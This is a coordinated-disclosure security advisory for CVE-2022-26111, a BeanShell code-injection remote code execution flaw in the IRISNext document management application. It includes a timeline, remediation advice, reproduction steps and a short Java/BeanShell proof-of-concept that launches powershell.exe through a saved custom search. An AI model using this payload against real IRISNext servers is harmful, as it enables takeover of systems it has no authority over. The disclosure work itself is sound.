


main

...

CVE-Advisory / CVE-2022-26111.pdf

 darksh3llRU CVE-2022-26111 public release ...

History

1 contributor

245 KB

...



## Security advisory

IRISNext <= 9.8.28 Remote Code Execution

April, 2022

**CVE-2022-26111**

**Release date:** 25/04/2022

**Department:** POST Cyberforce

Roman Zakharov

## Vulnerability summary

Product	IRISNext web application
Product homepage	<a href="https://varsnext.iriscorporate.com/">https://varsnext.iriscorporate.com/</a>
Affected product versions	Including 9.8.28
Severity	High: CVSS v3.1 base score - 8.8
CVSS vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
MITRE ATT&CK	T1190, T1059, T1210
OWASP	OWASP 2021-A3
CWE	CWE-94
Workaround	N/A
Fixed product versions	9.8.29

### Exploitation impact:

- Unauthorized access
- Remote code execution

### Timeline

Date	Action
22 February 2022	Vulnerabilities identification, exploitation and impact validation
23 February 2022	Vendor notified and advised on mitigation actions
24 February 2022	Vendor acknowledged the vulnerabilities
25 February 2022	CVE-2022-26111 assigned by MITRE
25 February 2022	Vendor informed about assigned CVE IDs
25 February 2022	POST CSIRT team informed about assigned CVE ID
25 February 2022	CIRCL and GovCERT informed about assigned CVE ID by POST CSIRT team
14 March 2022	Vendor published a new release 9.8.29 addressing the issue
25 April 2022	Advisory publicly released by POST Cyberforce

### References:

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-26111>
- <https://attack.mitre.org/techniques/T1190/>
- <https://attack.mitre.org/techniques/T1059/>
- <https://attack.mitre.org/techniques/T1210/>
- [https://owasp.org/Top10/A03\\_2021-Injection/](https://owasp.org/Top10/A03_2021-Injection/)
- <https://cwe.mitre.org/data/definitions/94.html>

## Product description

The IRISNext application is a document management and business process management solution allowing:

### Document management:

- dematerialized, indexed, centralized and traceable content
- document retrieval
- collaborative work (document edition, MS Office integration)

### Business process management:

- tasks (distribution, schedules, sequencing and follow up)
- customizable business workflows (ex. invoice approval, including line items, routing of requests, etc.)

More information can be found by visiting the product webpage:

<https://varsnext.iriscorporate.com/>.

## Advisory

The IRISNext application prior and including 9.8.28 (released on 14th of February 2022) is vulnerable to Remote Code Execution. The authentication is required to exploit this vulnerability and the exploitability was confirmed from the regular user access (without specific privileges) point of view.

The vulnerability permits the attacker to take control over the target server where the application is running.

## Recommendation

**Contact I.R.I.S. S.A. to receive an updated version.**

## Vulnerability description

The vulnerability exists in the BeanShell components of the IRISNext application versions including 9.8.28. Attackers could exploit this vulnerability to directly execute arbitrary commands on the target server by creating a custom or editing existing/predefined search of the documents.

The search components permit adding the BeanShell expressions that result in the Remote Code Execution in the context of the IRISNext application user running on the web server.

### Steps to reproduce:

- 1) Add new custom search




Figure 1: Creating new custom search

- 2) Click "Edit" and set the default value for any criteria as BeanShell expression




Figure 2: Setting BeanShell expression

3) Click "Save" and OS command is executed on the host server

rdpclip.exe	2748	Running		00	2.388 K	RDP Clipboard Monitor
rdpclip.exe	3692	Running		00	2.072 K	RDP Clipboard Monitor
powershell.exe	288	Running	irisuser	00	21.644 K	Windows PowerShell
notepad.exe	668	Running		00	3.112 K	Notepad
notepad.exe	3568	Running		00	4.656 K	Notepad
notepad.exe	6600	Running		00	5.676 K	Notepad

Figure 3: powershell.exe is in the process list executed as IRISNext system user

### Proof of concept payload:

The code demonstrates Remote Code Execution on the underlying server of the IRISNext application.

```

import java.io.*;
try {
  Process ls_proc = Runtime.getRuntime().exec("powershell.exe");
  DataInputStream ls_in = new DataInputStream(ls_proc.getInputStream());
  String ls_str;
  while ((ls_str = ls_in.readLine()) != null)
    print(ls_str + " ");
} catch (IOException e) {
}

```

Additionally, the "bsh" commands can be used such as exec.

### Remediation

- Implement user-supplied input validation and sanitization
- Restrict the BeanShell expressions usage only to highly privileged trusted users

### References

- [https://owasp.org/Top10/A03\\_2021-Injection/](https://owasp.org/Top10/A03_2021-Injection/)
- <https://cwe.mitre.org/data/definitions/94.html>
- <http://www.beanshell.org/manual/bshcommands.html>



5 of 5

